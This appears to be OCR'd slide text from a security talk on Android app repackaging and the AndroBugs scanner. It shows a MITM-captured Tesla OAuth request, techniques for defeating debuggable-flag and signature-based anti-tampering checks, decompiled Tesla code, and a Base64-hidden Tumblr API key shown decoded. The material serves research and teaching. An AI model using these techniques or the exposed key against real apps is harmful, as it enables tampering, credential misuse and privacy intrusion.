231	200	HTTP	Tunnel to	owner-api.teslamotor
232	401	HTTPS	owner-api.teslamotors.com	/oauth/token
233	200	HTTP	Tunnel to	owner-api.teslamotor
234	401	HTTPS	owner-api.teslamotors.com	/oauth/token

```
JSON
  client_id=e4a9949fcfa04068f59a[redacted]b3f35a9e
  client_secret=c75f14bbadc8bee[redacted]6727bfb9d220
  email=test@test.com
  grant_type=password
  password=123456
```

Expand All Collapse JSON parsing completed.

Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth
Caching Cookies Raw JSON XML


```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Sun, 18 Oct 2015 07:15:17 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Status: 401 Unauthorized
Cache-Control: no-store
Pragma: no-cache
WWW-Authenticate: Bearer realm="Doorkeeper", error="", error_description="transl
X-UA-Compatible: IE=Edge,chrome=1
X-Request-Id: deda19e64e09dea14479d840d1245fad
X-Runtime: 0.124566
Content-Length: 37
```

Find... (press Ctrl+Enter to highlight all)
View in Notepad
[QuickExec] ALT+Q > type HELP...
All Processes
1 / 11

https://owner-api.teslamotors.com/oauth/token

This is not a security vulnerability! I just want to make a new Tesla Motors App that is able to MITM!

Repackage An APK Should Be Better Because …


18:29 SUN, NOVEMBER 1


Network may be monitored
By an unknown third party

Connected as a media device
Touch for other USB options.

USB debugging connected
Touch to disable USB debugging.

EMERGENCY CALLS ONLY

If you install a malicious Root Certificate on Andriod 4.4 or newer devices


22:20

Settings

Battery

Apps

PERSONAL

Personalize

Quick Touch

Location


Security ⚠

Privacy

Language & input

Backup & reset

ACCOUNTS


22:20

Settings

Battery

Apps

⚠ Network monitoring

A third party is capable of monitoring your network activity, including emails, apps, and secure websites.

A trusted credential installed on your device is making this possible.

Check trusted credentials

Language & input

Backup & reset

ACCOUNTS

<Hacker>isDebuggable?

- **Scenario:** When repackaging an app, hackers may want to see more logs so they enable the debuggable flag. Developers check this flag to see if their APKs are already being hacked.
- Code used by developers to check debuggable in AndroidManifest.xml:

```
boolean isDebuggable = (0 != (getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE));
if (isDebuggable) {
        //do something else
}
```

- **Goal:**
  - Enable the debug mode and pretend as if the debug mode is disabled
  - Repackage a new workable APK

Vector Implementation in AndroBugs Framework

1. Search the calling field: Landroid/content/pm/ApplicationInfo;->flags:I
2. Get the next instruction of the field
3. Check if the opcode of the next instruction is 0xDD(and-int/lit8)
4. Make sure the register number vxx in "iget" and "and-int/lit8" are the same
5. Make sure the last parameter of instruction "and-int/lit8" is 0x2

Java code of Checking Debuggable

```
boolean isDebuggable = (0 != (getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE));
if (isDebuggable) {
	//do something else
}
```


Smali code of Checking Debuggable

```
invoke-virtual {p0}, Lcom/example/androiddebuggable/MainActivity;->getApplicationInfo()Landroid/content/pm/ApplicationInfo;
move-result-object v1
iget vxx, v1, Landroid/content/pm/ApplicationInfo;->flags:I
and-int/lit8 v1, vxx, 0x2
if-eqz v1, :cond_0
```

<Hacker>Breaking App's Signature-based Protection

- **Scenario:** If you find the behavior of an app is different (e.g. Unable to login with the correct username and password) after repackaging the app.

- **Keypoint:**
  - ➢Some Android developers know that their applications you have repackaged cannot be signed with their own private certificates.



About 84,900 results

Black Hat 2013 - How to Build a SpyPhone
by HackersOnBoard
1 year ago • 96,510 views
Kevin McNamee.
HD
45:55

Stagefright: Scary Code in the Heart of Android
by Black Hat
2 months ago • 17,454 views
by Joshua Drake With over a billion activated devices, Android holds strong as the market leading smartphone operating system.
HD
56:05

Black Hat 2013 - Android: One Root to Own them All
by HackersOnBoard
1 year ago • 22,068 views
Jeff Forristal.
HD
59:52

Black Hat USA 2014 - Mobile: Android FakeID Vulnerability Walkthrough
by Network Security
1 year ago • 1,237 views
T-Shirt printing - Custom Hoodies - T-Shirt maker - Design your own sweatshirt Click here:http://goo.gl/D4Fwki.
HD
29:49

Black Hat USA 2013: How to Build a SpyPhone

- The truth is “Not all the apps are so easy to repackage”
- Some Android developers already know you want to hack or repackage their apps. So they check and compare the signature of the certificate with the predefined one.


<Hacker>Breaking App's Signature-based Protection

Example:


- In WeChat 5.2 Android, you can find if you repackage the app, you can no longer login to WeChat Android successfully.➔ You must solve the puzzles first so as to login to the repackaged WeChat Android

- AndroBugs Framework helps you find the signature-based security checkpoints (puzzles) and you may have the directions to remove the protections.

Tesla Motors Android



```
[Notice] <Signature><Hacker> Getting Signature Code Checking:
           This app has code checking the package signature in the code. It might be used to check for whether the app is hacked by the
           attackers.
               => Lcom/teslamotors/util/BuildUtils;->isDebug(Landroid/content/Context;)Z (0x16) --->
                    Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String; I)Landroid/content/pm/PackageInfo;
               => Lcom/teslamotors/util/BuildUtils;->printKeySigHashes(Landroid/content/Context;)V (0x14) --->
                    Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String; I)Landroid/content/pm/PackageInfo;
```



```java
package com.teslamotors.util;

import android.content.Context;
import android.content.pm.Signature;
import android.util.Log;
import com.teslamotors.tesla.BuildConfig;

public class BuildUtils {
  private static final int DEBUG_SIGNATURE_HASH = 538298971;
  private static final boolean OVERRIDE_FOR_PROD_TEST = false;
  public static final String TAG = "BuildUtils";

  public static boolean isDebug(Context context) {
    try {
      for (Signature sig : context.getPackageManager().getPackageInfo(context.getPackageName(), 64).signatures) {
        if (sig.hashCode() == DEBUG_SIGNATURE_HASH) {
          return true;
        }
      }
      return OVERRIDE_FOR_PROD_TEST;
    } catch (Exception e) {
      Log.w(TAG, "Unable to determine if app is a debug/release build", e);
      return OVERRIDE_FOR_PROD_TEST;
    }
  }
```


Compare with the pre-defined signature hash to determine …

<Hacker> Base64 Decoding Hack


- It’s not a security vulnerability.
- Some developers tend to hide some sensitive Strings with Base64 encoding and they think it is much more secure.
- AndroBugs Framework tries to decode every Base64-like String for fun.

Tumblr Android

(version: 4.0.0.13)



```
public static String getKey(String s)
{
   String s1 = Remember.getString(s, "");
   if(!TextUtils.isEmpty(s1))
      return (new StringBuffer(s1)).reverse().toString();
   else
      return "";
}

public static String getKeyParameter()
{
   return new String(Base64.decode("UEw5SURBRERFVFIvV1otZ1FmQ0pDWi1mRU5SNzJESGticW5pSi1hejZLaWNXK21KbmwwS3hjLS9CZnJiTHZybTFUR0UyY0lGLVVr", 0));
}
```




```
[Critical] <Hacker> Base64 String Encryption:
           Found Base64 encoding "String(s)" (Total: 25). We cannot guarantee all of the Strings are Base64 enc
           binary file:
              randerson.ewr01.tumblr.net
                  ->Original Encoding String: cmFuZGVyc29uLmV3cjAxLnR1bWJsci5uZXQ=
                  ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
              PL9IDADDETR/WZ-gQfCJCZ-fENR72DHkbqniJ-az6KicW+mJnl0Kxc-/BfrbLvrm1TGE2cIF-Uk
                  ->Original Encoding String: UEw5SURBRERFVFIvV1otZ1FmQ0pDWi1mRU5SNzJESGticW5pSi1hejZLaWNXK21K
                  ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getKeyParameter()Ljava/lang/String;
              dev6-jweston-e3559fcb.ewr01.tumblr.net
                  ->Original Encoding String: ZGV2Ni1qd2VzdG9uLWUzNTU5ZmNiLmV3cjAxLnR1bWJsci5uZXQ=
                  ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
              xia.ewr01.tumblr.net
                  ->Original Encoding String: eGlhLmV3cjAxLnR1bWJsci5uZXQ=
